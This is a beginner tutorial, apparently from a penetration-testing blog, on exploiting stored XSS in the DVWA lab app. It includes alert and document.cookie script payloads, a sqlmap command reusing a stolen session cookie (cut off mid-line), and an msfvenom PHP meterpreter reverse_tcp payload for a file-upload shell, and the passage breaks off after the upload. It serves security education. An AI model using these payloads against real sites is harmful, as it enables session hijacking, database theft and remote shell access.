Stored XSS Exploitation in DVWA (Beginner Guide)

posted in KALI LINUX, PENETRATION TESTING, WEBSITE HACKING on MARCH 4, 2017 by RAJ CHANDEL SHARE

This article is written to bring awareness among all security researchers and developers so that they may be able to learn the level of damage caused by XSS attack if the web server is suffering from cross-site scripting vulnerability.

Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into trusted websites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. The end user's browser has no way to know that the script should not be trusted, and will execute the script. Because it thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information retained by the browser and used with that site.

Stored XSS (Persistent or Type I)

Stored XSS generally occurs when user input is stored on the target server, such as in a database, in a message forum, visitor log, comment field, etc. And then a victim is able to retrieve the stored data from the web application without that data being made safe to render in the browser. With the advent of HTML5 and other browser technologies, we can envision the attack payload being permanently stored in the victim's browser, such as an HTML5 database, and never being sent to the server at all.


Reference: owasp.org

Let's start!!!

Attacker: Kali Linux

Target: DVWA

For this tutorial I had targeted DVWA and explore localhost IP in the browser; now log in with admin: password and select the stored cross-site scripting vulnerability from a given list of vulnerability.




Now have a look over a small script which would generate an alert window. So in the text area given for message I will inject the script which gets stored in the server.

```
<script>alert(XSS)</script>
```

Now when user will visit this page to read our message his browser will execute our script which generates an alert prompt as showing the following screenshot.


This was a small demo to show how to inject any script if the server is suffering from XSS and further you will learn what else an attacker can do to cause damage inside a web application server.




If the attack is aware that the web server is having XSS then he might think to steal the web cookies which contain session Id, therefore, he will generate a script to fetch running cookies.

In the following screenshot, you can see I have injected the script to get web page cookies.

```
<script>alert(document.cookie)</script>
```




Here is given below image when I have executed the script I have successfully fetched the browser cookies and now further I will use these cookies for retrieving the data of web application server.



SQL Injection with XSS

It might be possible that the web application server has more than one vulnerabilities, let assume if it is also having SQL injection vulnerability then it becomes very easy for an attacker to retrieve the data from its database using stolen cookies.

For example in DVWA I switch from XSS to SQL injection; now copy its URL with user ID=1.



From above we have browser cookie and target URL for making SQL injection attack. Now open the terminal in your Kali Linux and use above cookie and URL inside the command of sqlmap as shown in the screenshot

```
sqlmap -u "http://192.168.1.8/dvwa/vulnerbilities/sqli/?id=1&submit=submit" --cookie="secur
```

Hence you can see it has fetched all present database names inside the database system.


Gaining Shell Access with XSS

Now let assume if the server is suffering from **XSS** as well as **file uploading** both vulnerabilities; in this case how an attacker would be able to cause harm to the web application server.

Firstly let's prepare our malicious PHP file for uploading in web server. As we always use msfvenom for this purpose and then save the generated PHP codes in a text file as **shell.php**


```
msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.11 lport=4444 -f raw
```

Again I switched to file uploading vulnerability in DVWA to **upload shell.php** and from the screenshot, you can see our shell.php file is successfully uploaded now **copy** the highlighted path.

